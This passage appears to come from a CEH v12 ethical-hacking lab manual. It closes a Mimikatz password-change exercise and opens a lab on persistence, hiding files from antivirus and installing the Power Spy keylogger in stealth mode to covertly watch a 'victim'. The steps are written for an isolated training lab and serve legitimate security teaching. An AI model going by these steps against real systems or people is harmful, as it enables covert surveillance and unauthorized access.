
46. We can observe that the password of **Admin** is changed successfully and the new NTLM hash is displayed.

47. Now, check if the login password has changed for the target system (here, **Windows 11**).

48. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine and lock the machine.


Note: If you are already logged in with **Admin** account sign out and sign-in again.


49. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.



50. You can see that if we try to login with the old password (**Pa\$\$word**) we are getting error **The password is incorrect. Try again.**

51. Click **OK**, and login with **password** as a password which we have changed using mimikatz.





52. You will be able to login successfully using the changed password.
53. This concludes the demonstration of how to escalate privileges to gather Hashdump using Mimikatz.
54. Close all open windows and document all the acquired information.
55. Now, before proceeding to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Lab 3: Maintain Remote Access and Hide Malicious Activities

Lab Scenario

As a professional ethical hacker or pen tester, the next step after gaining access and escalating privileges on the target system is to maintain access for further exploitation on the target system.

Now, you can remotely execute malicious applications such as keyloggers, spyware, backdoors, and other malicious programs to maintain access to the target system. You can hide malicious programs or files using methods such as rootkits, steganography, and NTFS data streams to maintain access to the target system.

Maintaining access will help you identify security flaws in the target system and monitor the employees' computer activities to check for any violation of company security policy. This will also help predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

Lab Objectives

- User system monitoring and surveillance using Power Spy
- User system monitoring and surveillance using Spytech SpyAgent
- Hide files using NTFS streams
- Hide data using white space steganography
- Image steganography using OpenStego and StegOnline
- Maintain persistence by abusing boot or logon autostart execution
- Maintain domain persistence by exploiting Active Directory Objects

- Privilege escalation and maintain persistence using WMI
- Covert channels using Covert_TCP

Overview of Remote Access and Hiding Malicious Activities

Remote Access: Remote code execution techniques are often performed after initially compromising a system and further expanding access to remote systems present on the target network.

Discussed below are some of the remote code execution techniques:

- Exploitation for client execution
- Scheduled task
- Service execution
- Windows Management Instrumentation (WMI)
- Windows Remote Management (WinRM)

Hiding Files: Hiding files is the process of hiding malicious programs using methods such as rootkits, NTFS streams, and steganography techniques to prevent the malicious programs from being detected by protective applications such as Antivirus, Anti-malware, and Anti-spyware applications that may be installed on the target system. This helps in maintaining future access to the target system as a hidden malicious file provides direct access to the target system without the victim's consent.

Task 1: User System Monitoring and Surveillance using Power Spy

Today, employees are given access to a wide array of electronic communication equipment. Email, instant messaging, global positioning systems, telephone systems, and video cameras have given employers new ways to monitor the conduct and performance of their employees. Many employees are provided with a laptop computer and mobile phone that they can take home and use for business outside the workplace. Whether an employee can reasonably expect privacy when using such company-supplied equipment depends, in large part, on the security policy that the employer has put in place and made known to employees.

Employee monitoring allows organizations to monitor employee activities and engagement with workplace-related tasks. An organization using employee monitoring can measure employee productivity and ensure security.

New technologies allow employers to check whether employees are wasting time on recreational websites or sending unprofessional emails. At the same time, organizations should be aware of local laws, so their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of the acceptable and unacceptable use of corporate resources during working hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

Power Spy is a computer activity monitoring software that allows you to secretly log all users on a PC while they are unaware. After the software is installed on the PC, you can remotely receive log reports on any device via email or FTP. You can check these reports as soon as you receive them or at any convenient time. You can also directly check logs using the log viewer on the monitored PC.

Here, we will perform user system monitoring and surveillance using Power Spy.

Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install keylogger spyware (Here, **Power Spy**) to capture the keystrokes and monitor other user activities.

There are several key points to keep in mind:

- This task only works if the target machine is turned **ON**
- You have learned how to escalate privileges in the earlier lab and will use the same technique here to escalate privileges, and then dump the password hashes
- On obtaining the hashes, you will use a password-cracking application such as Responder to obtain plain text passwords
- Once you have the passwords, establish a Remote Desktop Connection as the attacker; install keylogger tools (such as Power Spy) and leave them in stealth mode
- The next task will be to log on to the machine as a legitimate user, and, as the victim, perform user activities as though you are unaware of the application tracking your activities
- After completing some activities, you will again establish a **Remote Desktop Connection** as an attacker, bring the application out of stealth mode, and monitor the activities performed on the machine by the victim (you)

